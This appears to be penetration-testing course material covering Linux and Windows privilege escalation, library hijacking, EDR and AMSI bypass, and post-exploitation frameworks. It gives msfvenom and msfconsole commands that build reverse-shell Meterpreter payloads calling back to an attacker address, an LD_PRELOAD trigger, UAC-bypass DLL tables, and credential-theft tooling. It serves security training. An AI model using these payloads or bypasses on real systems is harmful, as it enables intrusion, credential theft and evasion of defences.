- Primary Current Goal: Understand the Application
  - Dynamic analysis so far
  - Limited exposure to potential
  - Static analysis might reveal more
- Secondary Goal: Discover Exploitable Conditions
  - Requires more elaborate set up
  - Red Team vs. Penetration test
  - "One exploit" good enough vs. "likely exploits"

Pause to Reflect

Remember, our goal right now is to understand if the application is interesting enough to manipulate. Any candidate that runs with elevated privileges (system service or via sudo/runas.exe) could give us the escalation we need--if only we can manipulate it. The tracing examples we've seen help us understand, dynamically, what the program is doing. We might find flaws in the application or it's libraries as well.

We should also consider that our tracing and experimentation hasn't uncovered every feature we can abuse. So far, our dynamic analysis has helped us understand the purpose of the application, but maybe there's a non-obvious thing we can manipulate. We should begin to statically analyze the application as well. This can take a significant amount of time, so you must consider your ultimate goal: is this a penetration test or a red team exercise? Some people incorrectly use the terms interchangeably, but the important deciding moment is when you determine: is just gaining access once the goal? Is testing likely attack opportunities the goal, not just the first one you see? Keeping this in mind will help you decide how much effort to put into reverse engineering an application.

Library Loading on Linux

- Check for libraries to abuse

```
ldd /usr/bin/custom_app
```

- ELF's RPATH/RUNPATH hardcode libs path
- Trojan libraries to control programs:
  - LD_PRELOAD used before checking /lib
    - *Should* be prevented on SUID executable
  - LD_LIBRARY_PATH used instead of checking /lib
  - Find existing library shims, starting with LD_ or RTL_

```
env | grep 'LD_\|RTL_'
```


Library Loading on Linux

Replacing libraries can change the behavior of an otherwise secure program. The ldd program lists the files that are dynamically linked by the program. Because they are dynamic, there is a chance we can get a malicious library with the same name loaded first. Delivering the malicious library might be difficult and you might need to try a few different ways to get it loaded. Besides knowing the static, non-executing state of an application, you might be able to manipulate the application's environment since it expects to use these libraries.


ELF binaries can have hardcoded library paths by using RPATH and RUNPATH settings. These are in the dynamic section and can be read with the readelf command. It is possible to find a binary that has been built to use a hardcoded library path, and find out later that it doesn't load anything from the system location. It is possible to create the missing library and have it maliciously act on behalf of the attacker. (This is similar to common third-party vulnerable software installations on Windows that have a DLL in a relative path.)

Two environment variables are especially useful for library loading. The LD_PRELOAD and LD_LIBRARY_PATH variables are parsed by the dynamic linker (ld.so) like the PATH environment variable for executables. The LD_PRELOAD is used to load modules before everything else. Using the LD_LIBRARY_PATH can change where the linker looks for the libraries (except it cannot override settings in /etc/ldd.so.conf). LD_AUDIT has similar functionality. Depending on the situation, some executables might be vulnerable to manipulation with variables that start with LD_ or RTL_.

The syscall functions cannot be overloaded in this way, but libc or other library calls could be hooked this way.

Library Loading on Windows

- PE/COFF uses an Import Address Table (more in 660.5)
  - Processmonitor to dynamically catch DLLs (and attempts)
  - Other tools statically decoding PE structure



Library Loading on Windows

As with the ELF structure in Linux, the PECOFF structure in Windows executables also can be statically analyzed for functions to be imported. The details will be more completely described in Sec660.5 for exploit development, but for now, let's look for interesting function calls to eavesdrop on or manipulate. Historically there has not been a convenient way to do this built into the Windows distribution. A variety of PE analyzing tools can examine the file structure and enumerate the Import Address Table (IAT) of that file.

For dynamic library call information, the previously described third-party tracing programs would help (Sysinternals Processmonitor likely the most common tool used for this inspection). Shown here is a tool from Jacquelin Potier which is a powerful hex editor, named Helium, that includes PE decoding features.

Helium Hex Editor: http://jacquelin.potier.free.fr/HeliumHexEditor/

Trojan Libraries on Linux

- Use Metasploit's mettle.so payload

```
# msfvenom -p linux/x64/mettle/reverse_tcp
LHOST=10.10.75.99 -f elf-so > /tmp/mettle.so
```

- Start an equivalent multi-handler

```
# msfconsole -qx 'use exploit/multi/handler;
set PAYLOAD linux/x64/mettle/reverse_tcp;
set LHOST 10.20.76.2; exploit'
```

- Victim runs payload for arbitrary executables

```
$ export LD_PRELOAD=/tmp/mettle.so; ls
```


Trojan Libraries on Linux

Hijacking via LD_PRELOAD is easy to demonstrate with Metasploit. Here, we use the POSIX Meterpreter, mettle, as a library object. Mettle contains its own statically compiled minimal libc requirements and makes a portable Meterpreter for Linux or other POSIX-compliant environments.

After the mettle.so file is created and transferred to the victim, setting LD_PRELOAD and running any normal executable will trigger the payload. Note that a properly patched and configured distribution will not honor LD_PRELOAD for SUID executables, but it's an interesting persistence mechanism. It isn't as useful for escalation unless the victim is an older distribution (perhaps an older embedded Linux appliance). This technique also obscures the payload and port connection from tools like netstat (the example above would show "ls" in "netstat -pant" as the process name while connected).

Trojan Libraries on Windows

- Use Metasploit's "classic meterpreter" payload

```
# msfvenom -p windows/x64/meterpreter/reverse_tcp
  LHOST=10.10.75.99 -f dll > /tmp/met_rev_tcp.dll
```

- Start an equivalent multi-handler

```
# msfconsole -qx 'use exploit/multi/handler;
  set PAYLOAD windows/x64/meterpreter/reverse_tcp
  set LHOST 10.20.76.2; exploit'
```

- Transfer the DLL to victim, before legitimate one in the DLL search order

Trojan Libraries on Windows

Metasploit's msfvenom is often used to generate alternative payloads, and the DLL form is common enough. Depending on the precise vulnerability of the unsafe DLL loading we are exploiting, we should be able to elicit a connection back to the attacker's server. Note that often security products detect payloads on file access, so we may have better success in bypassing the security product first, or avoiding the problem by loading the DLL remotely.

Library MitM?

- Windows uses %PATH% for DLLs, too
- Look for DLLs needed by a valuable EXE
  - Process Monitor or a debugger

```
tasklist /fi "imagename eq notepad.exe" /m
```

- More flexibility than Linux libraries
  - Windows loads DLLs by %PATH% order if not hardcoded
  - Windows uses CWD before %PATH%
- Persistence or UAC bypass, normally not gaining admin

Library MitM?

Windows library loading is a little easier to manipulate, especially with third-party programs. If an executable loads libraries via the %PATH% environment variable instead of a hardcoded path, it is trivial to trojan the DLL. The issue is that Windows always prepends the Current Working Directory (CWD) of the process to the %PATH% before parsing. There is no way to undo this behavior; it is a necessary design for the way DLLs and other resource files are located before mapping to memory.

Third-party installed executables tend to be most interesting, as they often bring the correct version of DLL needed with them. Sometimes the DLLs will be located in %COMMONPROGRAMFILES% or %COMMONPROGRAMFILES(X86)%, especially if it is expected that another program needs the same DLL. Many third-party programs still install some DLLs in their executable directory and assume they load first. If an attacker can execute the vulnerable program from a different location, the new location will be checked first as the CWD.

The Trojan DLL does not need to mimic the real DLL closely. Usually, DLL injection techniques, which create a new thread on loading, run code in the context of the current process. The Corelan team has consolidated a list of application versions that load DLLs insecurely at https://www.corelan.be/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/.

Bypass EDR Technology

- Endpoint security products will complicate exploitation
  - If they are configured correctly
  - If they are not too busy
  - If they defensively MitM instead of rely on known-bads
- Bypass potential
  - Find a configuration mistake or weakness
  - Partial Denial-of-Service
  - Repair the defensive MitM to remove defense
  - Offensively MitM the defensive MitM!

Bypass EDR Technology

Different EDR products may implement their defenses in several ways, but for the moment let's focus on hooking defensively. Microsoft provides ways for vendors to monitor or defensively hijack function calls. Much like an offensive rootkit, a defensive hooking of a function would allow the security tool the chance to neuter a payload, reject it entirely, and log it as well. This allows for a deep protection ability, but often the performance costs are too great to be thorough. You may notice on occasion that your payload works for 30 seconds before it starts getting detected. Some tools will choose to run further defensive checks in the cloud or otherwise not block execution inline, only to realize there is a problem and then act defensively. It may also be useful to include a custom malicious EDR. As of this writing, Windows Defender will step aside and let any third-party EDR be responsible for some anti-malware defense. So to prevent Windows Defender from detecting, you could create a terrible EDR product and install it! There's a great start on creating your own EDR for Windows at https://ethicalchaos.dev/2020/05/27/lets-create-an-edr-and-bypass-it-part-1/EDR .

The mechanics of hooking can take several different forms, therefor the un-hooking can also vary. For now, we'll focus on the tools that attempt to do this for you, but remember, you are likely to need your exploit development skills from 660.4 and 660.5 to adjust your exploit and payload to un-hook in some situations.

Zeroperil released a utility called HookDump to enumerate function hooks (see https://zeroperil.co.uk/hookdump/).

Firewalker attempts to compare a function's first few bytes in the on-disk DLL with the in-memory DLL, to look for an EDR hooking that redirects to some safety check. By overwriting the hook with the original bytes, or finding the original bytes relocated by the EDR, the original function can run without the EDR solution hook. MDsec's FireWalker is at https://github.com/mdsecactivebreach/firewalker/.

Any offensive code that performs the un-hooking could be detected by signature detection components, but there is little that can be done to prevent re-hooking a function fundamentally. If an EDR can hook a function to protect it, you likely can un-hook the function to undo whatever benefit the EDR is providing.

Whether we repair the original program function or intercept the call before the defensive tool does, we can still avoid the EDR's imposed protections. Ilan Kalendarov released SharpHook to collect common credentials by hooking--which may override an EDR's hooking attempts under ideal conditions (see https://github.com/IlanKalendarov/SharpHook).

For general purpose descriptions about various Windows hooking techniques, Jurriaan Bremer has a comprehensive document: http://jbremer.org/x86-api-hooking-demystified/.

Exploit Suggesters - Good Luck!

- Windows:
  - MBSA / SCT
  - Windows Exploit Suggester (aka winsploit)
  - Windows Exploit Suggester Next Generation (wes-ng)
  - Sherlock.ps1 / Watson.exe
- Linux:
  - Pentestmonkey's exploit-suggester
  - PenturaLabs' Linux_Exploit_Suggester
  - Pentestmonkey's unix-privesc-check
    - v1.4 is a single stable script
    - v2.0 is a cutting-edge modular archive
  - Tobias Klein's checksec.sh

Exploit Suggesters – Good Luck!

Like in most situations, there are a few tools that could help with escalation. These suggester tools are like most vulnerability scanners; they only offer suggestions, not definitive proof of vulnerability. Be prepared to be disappointed when the exploit fails because the vulnerability was a false positive.

The authoritative internal scanner for Windows was previously Microsoft's Baseline Security Analyzer (MBSA). Now Microsoft's official utility for finding known flaws in Windows 10 and later in the Security Compliance Toolkit (SCT). Although Microsoft tools don't provide links to exploits, they do include enough information about the known flaws to research public exploits. In 2014, Sam Bertram released his Python-based Windows Exploit Suggester (aka winsploit), which has a tidy list of vulnerabilities in a nice Excel format. The winsploit tool can be found at https://github.com/GDSSecurity/Windows-Exploit-Suggester/. This tool is becoming less useful after Microsoft switched to cumulative updates, as it simply has too many false positives. You may have better success with Windows Exploit Suggester Next Generation (wes-ng). The wes-ng tool is designed to use Microsoft's published API for patches, not to use the old MBSA spreadsheet as a reference.

A great example of an exploit suggester for Windows that works well is Sherlock.ps1 (https://github.com/rasta-mouse/Sherlock), which checks the system build and file versions to look for valuable, known vulnerabilities. This project has been officially discontinued and replaced with a C# version called Watson. However, Sherlock.ps1 still is useful as a PowerShell-only option.

Pentestmonkey's exploit-suggester script primarily checks for known vulnerabilities with Solaris. PenturaLabs has released its own Linux_Exploit_Suggester script that looks for known kernel versions with flaws, not just binaries on the system. Pentestmonkey also maintains a tool called unix-privesc-check. The original tool is a single shell script, easily copy/pasted into a shell and run. It looks for many vulnerable conditions in Linux: improper service conditions, file and directory permissions, and system configurations. The 2.0 version of the software is a modular design and has more features, but it still carries the recommendation to run both versions, as it is not as mature as the v1.4 script.

As Linux distributions are varied and customized post-installation, it is important to look for types of vulnerabilities, not just iterate through a list hoping for an exact match. Tobias Klein has released a checksec.sh that can help profile a binary, library, or running process to find interesting conditions. This tool also results in a long list of suggestions; anything prefaced with "WARNING" should be confirmed. Remember, programmatically finding flaws often misses vulnerabilities, so consider spot-checking the results.

Module Summary

- Escalation opportunities depend heavily on then environment and context
- Target services and abuse features
- Suggestion tools *might* help
- Be prepared to use alternatives

Module Summary

In this module, we looked at general escalation techniques. Remember that the application and service configuration and specific path to escalation is unique to configuration and hardening of the application, services, and environment. Exploit suggesters can be run against the target to enumerate possible escalation opportunities, but likely you will need to try multiple tools and techniques based on your situation.

LAB: Post Exploitation

Please work on the lab exercise 2.6: Post Exploitation.

Please work on the lab exercise 2.6: Post Exploitation. For this lab exercise you will need your class Slingshot and Windows 10 VMs.

Course Roadmap

- Network Attacks for Penetration Testers
- **Crypto and Post-Exploitation**
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 2

Crypto for Pen Testers
- Lab: Differentiating Encryption and Obfuscation
- Lab: CBC Bit Flip – Privilege Escalation
- Lab: Hash Length Extension Attack

Escaping Restricted Desktops
- Lab: Kiosk Escape

PowerShell Essentials for Pen Testers
- Lab: Client-Side Exploitation

Escape and Escalation
- Lab: Post Exploitation

Modern Bypasses and Tools

Bootcamp
- Lab: Enterprise DLP Assessment

Appendix A: PowerShell Essentials
Appendix B: Management Tasks with PowerShell
Appendix C: Empire Basics

Course Roadmap

In this section, we explore numerous tools and techniques used to escape protected desktops, which are specifically designed to keep us from escaping.

Objectives

- Our objectives for this module are to understand:
  - Tasks and tools to further penetrate after gaining access
  - Tools and techniques for breaking out of restricted desktops and environments
  - How to gain access to restricted shells, browsers, and other items
  - How to transfer loot and exploits in a restricted environment

Objectives

This module focuses on tasks and tools used in post exploitation. After gaining an initial foothold, the purpose of further penetration depends on discovering new targets and collecting new credentials or valuable data. Often this requires working around or through a defensive control or configuration issue. Perhaps the environment is a job-specific tailored desktop (think Citrix, VNC, or Microsoft RDP) that's limited. Typically, this could be a hidden Start menu, a limited Internet Explorer, or a restriction to only allow applications stored in a certain directory.

These restrictions sometimes completely disable the functionality. Other times, the feature is "hidden" but still available. In this section, we see some tips and tricks on how to identify "escape routes" out of restrictions and how to gain control inside a restricted environment.

PowerSploit

- PowerShell framework for exploit tasks
- Alternatives for many Metasploit tasks with self-contained PowerShell scripts
- Reverse engineering utilities moved to PowerShell Arsenal
- Useful scripts for post-exploitation:
  - Invoke-Mimikatz and Invoke-CredentialInjection
  - Invoke-NinjaCopy and Mount-VolumeShadowCopy/Get-VolumeShadowCopy
  - Install-SSP and New-ElevatedPersistenceOption
- Much of this functionality included in PowerShell Empire

PowerSploit

PowerShell is a natural choice for Windows attack tools, as it was designed to manage Windows API objects available in COM or .NET. PowerSploit is a project aimed at providing an exploitation framework in native PowerShell.

For example, if you need to execute a payload, you can use Invoke-Shellcode, Invoke-ShellcodeMSIL, Invoke-DLLInjection, or Invoke-ReflectiveDLLInjection, depending on circumstances. PowerSploit also has encoding and antivirus scripts.

PowerSploit is useful for post-exploitation as well:

- Invoke-Mimikatz and Invoke-CredentialInjection for credential-based pivoting
- Invoke-NinjaCopy and Get/Mount-VolumeShadowCopy for circumventing NTFS file permissions
- Install-SSP to set up a Security Support Provider (SSP) DLL
- New-ElevatedPersistenceOption to configure settings on a persistent payload that runs with elevated permissions

These are just some highlights; see https://github.com/PowerShellMafia/PowerSploit for documentation and current version.

Nishang + Kautilya

- Another PowerShell framework for Metasploit "in spirit"
- Kautilya specifically for Arduino and Teensyduino devices
- Nishang is a collection of pen test–related tools
  - Webshells and other backdoors
  - Out-Excel, Out-Java, etc., for client application attacks
  - Various utilities for parsing/converting
- Most significant feature: Powerpreter
  - Meterpreter work-alike written entirely in PowerShell
  - Includes all functionality in the framework
- Both at https://github.com/samratashok/

Nishang + Kautilya

Nishang is another powerful framework that serves many purposes typically performed with Metasploit. Kautilya is used for attacks with human interface devices (HIDs) like the teensy device.

Nishang includes a variety of cmdlets, including webshells and other backdoors such as DNS tunnels. Client-side attacks can be generated with several cmdlets, such as Out-Excel. Supplementary utilities such as Base64 encoding and string conversion commands are also included.

Nishang isn't merely a collection of tools; rather, all those tools are also part of a larger tool called Powerpreter, which is essentially the PowerShell equivalent of Metasploit's Meterpreter.

Active Directory Recon and Pivoting

- Microsoft Active Directory is a dynamic and distributed database
- Complicated relationships between objects grows over time
  - New organization absorbed into the same infrastructure
  - New application requires a new environment, but legacy exists
  - Delegated permission can create surprise admin privileges
- PowerSploit's PowerView.ps1 and PowerUp.ps1
- Bloodhound: Graph theory reveals AD relationships
  - PowerShell and C# injectors
- CrackMapExec: "Swiss Army knife for Windows/AD"

Active Directory Recon and Pivoting

Microsoft Active Directory (AD) is a dynamic and distributed database design. Since it's a Microsoft design, native PowerShell commands can be used to navigate and parse objects. The reality of an organization trusting or connecting between Active Directory domains can also be valuable reconnaissance: new target users, servers, workstations, and even printers. As organizations merge and change, relationships and inherited privileges may change beyond how they were intended when created. As the structure grows more complex, there may be advantages to targeting certain users or machines.

PowerShell-based tools have a natural advantage parsing Active Directory structure and objects to identify valuable targets. PowerSploit has a reconnaissance script named PowerView.ps1. Many other PowerShell attack frameworks have included PowerView.ps1 (recon and more) and PowerUp.ps1 (privilege escalation recommendations and tools). A new tool named Bloodhound uses graph theory techniques to connect Active Directory objects, ultimately to identify the relationships between objects. It was originally released as a PowerShell injector script that feeds the Bloodhound database with the interesting information. Bloodhound users tend to favor the C# version, SharpHound.exe, for speed.

CrackMapExec is a pure Python implementation of exploiting and parsing Windows and Active Directory objects. It uses Core Security's Impacket library for packet crafting and parsing. Although CrackMapExec is considered a "pure Python" tool, it does use PowerShell for file-less payload injection and other reconnaissance tools, including PowerSploit.

Metasploit

- Metasploit has some handy PowerShell features as well
- Many payloads can be generated as PowerShell commands
- Meterpreter has a new PowerShell command that gives you an interactive PowerShell equivalent of the class "shell channel"
- Combining PowerShell with a wealth of post-exploitation and local escalation features means Metasploit isn't going away anytime soon
- Can interact back and forth with Empire and other frameworks
  - exploit/multi/script/web_delivery can simply serve up an Empire agent
  - exploit/multi/handler can receive a connection from Empire as "foreign listener"

Metasploit

Metasploit is still the most mature public exploitation framework. It has several great PowerShell features in addition to its many post-exploitation scripts, modules, and privilege escalation attacks. One of the newest additions to Meterpreter is a new PowerShell command for an interactive PowerShell channel, much like the class "shell channel" it has had for some time.

The Metasploit framework can still interoperate with other attack frameworks, such as Empire. It is easy to use msfvenom or another interface to take a PowerShell Empire agent and serve it up or to receive a connection from PowerShell Empire. Empire can set up a special listener called a "foreign listener," which can easily integrate with another Empire server or Metasploit's multi-handler.

PowerShell-Related Tools

- Steal credentials in system memory
  - Invoke-Mimikatz
- Steal credentials in third-party processes
  - Invoke-Mimikittenz
  - PowerMemory
- PowerShell-Suite: useful host-level recon scripts
- Interceptor: MitM HTTPS with dynamic trusted cert
- Invoke-Obfuscation: un-canonicalize verbs and tokens

PowerShell-Related Tools

There are many other PowerShell tools that are useful in a post-exploitation phase as well. The Mimikatz tool is a great credential-harvesting tool. Invoke-Mimikatz is a PowerShell version that executes from RAM instead of an executable on the filesystem. While Mimikatz is excellent at retrieving passwords and password hashes residing in memory, there may be many useful privileges in userland processes as well. Mimikittenz is a great proof of concept that includes a variety of third-party software credential signatures. Mimikittenz works only after you have a foothold on the victim. PowerMemory is another tool that uses the debugger approach to pilfer kernel and user memory for interesting credentials, but it can work remotely, as well as navigate and diagram Active Directory.

There are many PowerShell-based script repositories that are useful to penetration testing; the most common are described elsewhere in this book. PowerShell-Suite should receive honorable mention as one with useful one-off scripts for various reconnaissance or escalation. These are self-contained scripts, great for using with PowerShell Empire's scriptimport/scriptcmd functionality.

Finally, Invoke-Obfuscation from Daniel Bohannon is designed to exercise extreme creativity in using alternative ways to run a command in PowerShell, with injection, character encoding, and synonyms for command and token modifications. This can be very useful to work around input filtering or signature detection of any PowerShell command or script.

Manipulating Windows Name Resolution (Responder Style)

- If it's not host's configured name, order of resolution:
  - In-Memory cache?
    - %Systemroot%\System32\Drivers\Etc\hosts
    - NetBIOS vs. DNS
  - DNS Servers
- Link local
  - Drivers\Etc\lmhosts
  - LLMNR multicast
- NetBIOS

Manipulating Windows Name Resolution (Responder Style)

Windows infrastructure (Active Directory) depends heavily on name resolution. Attackers may be able to trick a victim into attempting authentication against them instead of a server under certain conditions. The Responder tool first made this a popular and useful way to collect Windows network credentials. Other tools, namely CrackMapExec, Inveigh, and the various Potato tools (Hot Potato, Smashed Potato, Tater.ps1, Rotten Potato, Juicy Potato, etc.), also manipulate name resolution plus authentication in similar ways. See https://jlajara.gitlab.io/Potatoes_Windows_Privesc for more information on when to use which potato tool.

By also including a malicious WPAD server, these tools trick a privileged service into authenticating with NTLM over HTTP, which can be used with pass-the-hash techniques to execute privileged commands.

Microsoft has made small improvements, each making this technique more difficult, up until Server 2016 and equivalently patched Windows 10. At the release of Server 2016, Microsoft took a larger step by disabling broadcast and multicast by default.

Responder / CrackMapExec / Inveigh / Potatoes

- Escalation tools for Windows
  - MitM Windows privileged services leaving the desktop
  - Most useful by unprivileged Active Directory users
- Written in .NET
  - Local NBNS spoofer
  - Malicious WPAD server
  - HTTP to SMB relay
- Many tools have subtle differences in implementation
- Hot Potato -> Smashed Potato -> Tater -> Rotten Potato

Responder / CrackMapExec / Inveigh / Potatoes

As an advanced penetration tester, you will often find yourself with an unprivileged user shell. Responder and various other tools can be used to manipulate name resolution and hijack network traffic to gain credentials and relay them back to the victim.

Responder was the best tool initially, but you may find success with alternative tools, as they have been implemented slightly differently. Hot Potato integrated these techniques into one tool (https://github.com/foxglovesec/Potato/). Hot Potato uses a combination of an NBNS spoofer, malicious WPAD proxy, and an HTTP-to-SMB relay to capture NTLM authentication. One of the more interesting aspects of this tool and technique is that some of the SYSTEM services do not observe the Group Policy–deployed proxy settings. As with most advanced attacks, the Potato technique may not work on the first attempt or under special circumstances. The tool will try a few variations to trigger the escalation, and you may find yourself unable to escalate or waiting 30 minutes for the cache to expire and try again.

The original Hot Potato tool may see some improvements but consider searching for alternatives. A derivative called the Smashed Potato has streamlined the components into one .NET executable instead of multiple files, in addition to adding a number-based menu. The menu may be easier if you have interactive shell but are having issues with the command-line only options of Hot Potato. See https://github.com/Cn33liz/SmashedPotato/ for more information.

Yet another alternative for this attack is to use the version re-implemented as a single PowerShell script, called Tater (https://github.com/Kevin-Robertson/Tater/). This is already included in recent versions of PowerShell Empire alongside Inveigh, which has similar features. Expect all of these tools to be updated frequently and be prepared to try another if you are unsatisfied with your results.

Dealing with UAC

- Microsoft's User Account Control feature
- Prevents most accidental damage running with privileges
- Bypass is really just "auto-accepting"
- Example works on Windows 7–10:
  - C:\Windows\System32\oobe\
  - Payload in wdscore.dll
  - Execute with setupsqm.exe

Dealing with UAC

User Account Control (UAC) is a Microsoft feature designed to temporarily remove high-level privileges until the user asks for the privileges back. UAC is sometimes disabled, but nondefault settings usually weaken it (typically auto-answering YES instead of denying access). Many users will typically click on the UAC dialog until it goes away, which also will work.

Windows 7:

DLL	Trigger
sysprep\cryptbase.dll	sysprep\sysprep.exe
oobe\wdscore.dll	oobe\setupsqm.exe
migwiz\wdscore.dll	migwiz\migwiz.exe
ntwdblib.dll	cliconfg.exe
ntwdblib.dll	mmc.exe eventvwr

Windows 8:

DLL	Trigger
sysprep\shcore.dll	sysprep\sysprep.exe
oobe\wdscore.dll	oobe\setupsqm.exe
migwiz\wdscore.dll	migwiz\migwiz.exe
ntwdblib.dll	cliconfg.exe
elsext.dll	mmc.exe eventvwr

Windows 10:

DLL	Trigger
oobe\wdscore.dll	oobe\setupsqm.exe
ntwdblib.dll	cliconfg.exe
elsext.dll	mmc.exe eventvwr

Modern Defenses on Windows 10

- Windows Defender Everything
  - Application defenses previously only in Microsoft's EMET tool
  - Process isolation (virtualization-based security)
  - Deprecation of legacy protocols and features
  - Anti-Malware Scanning Interface (AMSI)
    - Signature based scanning at script interpreter level
    - In-memory, different than malware scanning disk on-access
  - Some behavior detection
  - Some reactive defenses based on cloud sandboxing

Modern Defenses on Windows 10
Microsoft has included a very long list of security improvements into modern Windows (Windows 10 and all server products since 2016). Many of them were previously included with the Enhanced Mitigation Experience Toolkit (EMET https://www.microsoft.com/en-us/download/details.aspx?id=48240) in a similar form. Microsoft has also made great strides in removing legacy features previously kept as "backward compatibility" needs.

Other security improvements on Windows are grouped together as a classic anti-malware signature detection engine. Some of these detections can happen on disk access or new processes. Microsoft has also provided a standard API for third-party tools to improve their defenses against malicious scripts, not just executables. Microsoft's Antimalware Scan Interface (AMSI) hooks into practically every opportunity for a native script to be executed.

Microsoft has also been slowly adding some behavior and reactive detections. For example, if a malware sample is running in an analysis sandbox for Microsoft at the same time you are running it, Microsoft might decide it's doing something bad and adjust for it. It won't prevent every malicious activity, but large-scale attacks with the same piece of malware will be dramatically reduced.

Currently, bypasses for AMSI include confusing the amsi.dll as it scans, as it loads, or obfuscating the script so it no longer matches. Remember, you can still avoid AMSI entirely by running compiled malicious code or alternatives that do not get hooked by AMSI. For example, Excel 4.0 version of macros are interpreted in the excel.exe executable itself and are NOT hooked by AMSI. All following versions (which use a DLL for VBA functionality) are hooked by AMSI. ScuiblyTwo was another example, using WMI and an XML template to sneak strings past AMSI (this attack started getting detected by Defender in 2018, but is a great example of a bypass). As AMSI literally is focused on string based, known bad signatures, any attempt to block a tool or attack technique can be worked around. However, combined with other Windows Defender features, it may be very difficult to deliver a payload that can circumvent everything at the same time.

And the Rest ...

- Many frameworks and individual tools exist that have overlapping features
  - Some might work better under certain conditions
  - Most steal the best ideas from others
- Defense or Offense?
  - It's a matter of purpose, not technical detail
  - Attackers that "Live Off the Land" (LOL) cannot be blocked if a defender still needs that feature or tool
- Example: Seatbelt from SpectreOps's GhostPack

And the Rest ...

Still, as an advanced penetration tester, you will see a range of similar tools as people see interesting attacks and build their own tool to aid in their understanding. Sometimes people build a similar tool that might have some benefits or less side effects than the original. Frameworks also steal great ideas and incorporate them. Take advantage of the range of tools and always look for better options. Remember, though, sometimes simpler is better.

Attackers use "Live Off the Land" Binaries (LOLBINS) creatively for achieving their own goals. A clever adversary won't bring custom tools into a situation where existing tools that already work well are in use. As a defender as well, the same tools we cover for attacks can help you identify potential weaknesses. A great tool to demonstrate this concept with is SpectreOps' seatbelt.exe in the GhostPack collection. Seatbelt will run through a number of simple and common safety checks such as RDP connections and SSH keys laying around. In the hands of an attacker, it's a weapon. In the hands of a defender, it's a mitigation.

Module Summary

- Restrictions can be worked around
- Some are minor inconveniences
- Tools can be misleading yet still helpful
- Leverage what you find inside the environment
- Replicate and bring in what you need

Module Summary

In this module, we covered many kinds of environment restrictions. Most restrictions are trivial to circumvent by themselves. Only a well-thought-out environment that actually removes features will stand a chance of keeping a risky process contained.

To attack restricting environments, an attacker can leverage what is in the environment or bring extra tools into the environment for exploitation.

Course Roadmap

- Network Attacks for Penetration Testers
- **Crypto and Post-Exploitation**
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 2

Crypto for Pen Testers
- Lab: Differentiating Encryption and Obfuscation
- Lab: CBC Bit Flip – Privilege Escalation
- Lab: Hash Length Extension Attack

Escaping Restricted Desktops
- Lab: Kiosk Escape

PowerShell Essentials for Pen Testers
- Lab: Client-Side Exploitation

Escape and Escalation
- Lab: Post Exploitation

Modern Bypasses and Tools

Bootcamp
- Lab: Enterprise DLP Assessment

Appendix A: PowerShell Essentials
Appendix B: Management Tasks with PowerShell
Appendix C: Empire Basics

This page intentionally left blank.

Bootcamp CTF

- Objective of the lab is to extend exercises and concepts
- Apply what we have covered
- Primary goal: Control the CEO's desktop
- Secondary goal: Practice with other tools and technique
  - NAC bypass
  - IPv6 MitM
  - Endpoint defense bypass

Bootcamp CTF

Welcome to the Bootcamp CTF for 660.2. Here is your chance to apply what you have learned. The components are designed to extend and tie together the ideas, techniques, and tools we have used so far. You may find other flaws than what was intended, and that is perfectly OK and awesome.

This Bootcamp lab is not just about winning. You will learn more if you can see your teammates' screens and work closely together. This should not be a divide-and-conquer approach. Too many people on the team defeats that purpose, so please limit your team's size to three people. This game is entirely winnable without a team, but you will learn more as a team.

Your goal is to control the CEO's desktop. The CEO has access to information; you don't know what it is, but it must be valuable. You will find it on his actual desktop machine (NOT just a folder happened to be named Desktop on a server).

If you choose, you can also practice with tools and techniques from 660.1. Although attacking over IPv6 and using SNMP may be helpful, it’s not required to complete this exercise.

LAB: Enterprise DLP Assessment

Please work on the lab exercise 2.7: Enterprise DLP Assessment.

Please work on the lab exercise 2.7: Enterprise DLP Assessment. For this lab exercise you will need your class Slingshot and Windows 10 VMs. It is essentially a CTF that ties together and builds on the tools and techniques we've covered so far.

Appendix A:

PowerShell Essentials

PowerShell Essentials

PowerShell is an appropriately named tool that any penetration tester should have under his belt to exploit and to advance exploits.

What Is PowerShell?

- Microsoft's blessed shell:
  - Command interface to Windows objects
  - "Task and Configuration Management"
  - Synthesis of ideas from many shells and programming languages
  - v1 released in late 2006
  - v2 ships with Windows 7 and 2008R2 Server
  - v3 ships with Windows 8 and 2012 Server
  - v5 ships with Windows 10
  - v5.1 available for Windows 7, 8.1, 10 (Anniversary Edition), 2008R2, 2012
  - v6-Alpha on Linux
- Assume PowerShell v2 if not specified

What Is PowerShell?

PowerShell is designed to be a universal interface to Windows .NET and other APIs. Microsoft calls it a Task and Configuration Management command shell. When PowerShell was designed, many of the best features from various shells and programming languages were included, primarily Bash, CMD, Python, Perl, and even LISP. PowerShell v1 was realized with Windows Vista and included as an add-on to Windows XP and Server 2003. PowerShell v2 included many new commands, parameters, and new syntax options. PowerShell v3 shipped with Windows 8 and Server 2012, including even more flexibility for custom objects, network settings, and syntax options.

